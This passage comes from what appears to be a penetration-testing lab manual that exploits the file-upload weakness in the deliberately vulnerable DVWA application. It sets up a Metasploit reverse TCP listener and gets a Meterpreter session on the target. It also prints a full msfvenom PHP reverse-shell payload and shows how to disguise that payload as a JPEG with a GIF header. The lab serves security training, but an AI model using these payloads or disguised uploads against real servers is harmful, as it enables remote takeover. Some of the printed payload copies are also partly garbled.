and PHP Info. The "File Upload" item is highlighted. The main content area displays the "Vulnerability: File Upload" page. It has a form for uploading an image with a "Browse..." button and a message "No file selected.". Below it is an "Upload" button. A success message in blue text says ".../.../hackable/uploads/medium.php successfully uploaded!". At the bottom, there's a "More Information" section with three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>. The status bar at the bottom shows "Menu [pluma medium.php.jpg... Vulnerability: File Uplo... Burp Suite Community ...]

68. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.



69. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
70. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
71. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

72. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a system tray icon for a terminal window labeled "cd - Parrot Terminal". The main window is a terminal window titled "[attacker@parrot] ~" which shows the following command history:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─#
```

The terminal window has a dark background with green and red text. Below the terminal, there is a file browser window showing a directory structure with files like "upload.php", "medium.php", "Security_Script.html", and "ven-tools on 10.10.1.11". The desktop background is a dark, abstract geometric pattern.

73. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
74. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
75. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
 - o Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
 - o Type **set LHOST 10.10.1.13** and press **Enter**
 - o Type **set LPORT 3333** and press **Enter**.
 - o Type **run** and press **Enter** to start the listener

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
;0000' MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000ccccx0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.000000000000.;0k:
;k000000000000000k;
,x000000000000x,
.l0000000l.
,d0d, pho


[!] msf6 =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:3333

[!] msfconsole - Parrot Terminal
```

76. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.



77. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal title is "msfconsole - Parrot Terminal". The terminal content shows the following session:

```
:kk;.000000000000.;ok:  
;k000000000000000k:  
,x000000000000x,  
.l0000000l.  
,d0d,  
  
G Search the Web  
=[ metasploit v6.1.9-dev  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post  
+ --=[ 592 payloads - 45 encoders - 10 nops  
+ --=[ 9 evasion  
  
Metasploit tip: View all productivity tips with the  
tips command  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 3333  
LPORT => 3333  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.1.13:3333  
[*] Sending stage (39282 bytes) to 10.10.1.22  
[*] Meterpreter session 1 opened (10.10.1.13:3333 -> 10.10.1.22:52079) at 2022-04-20 07:43:01 -0400  
  
meterpreter >
```

78. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.


```
[*] Using configured payload generic/shell_reverse_tcp
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:3333 -> 10.10.1.22:52079) at 2022-04-20 07:43:01 -0400

meterpreter > sysinfo
Computer      : SERVER2022
OS           : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter   : php/windows
```

79. Close all open windows.
80. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
81. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
82. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

83. Now, type **cd** and press **Enter** to jump to the root directory.



84. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=2222 -f raw** and press **Enter**.

Here, the IP address of the host machine is **10.10.1.13 (Parrot Security machine)**.

85. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# cd
[root@parrot] -[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=2222 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = socket_read($s, 4); break; } if (!$len) { die(); } $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= socket_read($s, $len - strlen($b)); break; case 'socket': $b .= fread($s, $len - strlen($b)); } } $GLOBALS['msgsock'] = $s; ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
[root@parrot] -[~]
└─#
```

86. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.
87. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# cd
[root@parrot] -[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=2222 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
[root@parrot] -[~]
└─# cd /home/attacker/Desktop/
[root@parrot] -[~/home/attacker/Desktop]
└─# pluma high.jpeg
```

88. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 85**. Edit the payload file by adding **GIF98** to the first line and then press **Ctrl+S** to save the context.

The screenshot shows a Linux desktop environment with a terminal window and a file browser window. The terminal window, titled 'high.jpeg', contains a PHP exploit script. The file browser window, titled 'high.jpeg (/home/attacker/Desktop) - Pluma (as superuser)', shows a file named 'high.jpeg'.

```
1 /*<?php /* error_reporting(0); $ip = '10.10.1.13'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

89. Close all open windows.
90. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.
91. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.
92. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

DVWA Security :: Damn... +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn >

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.


High ▾ **Submit** ↗

PHPIDS

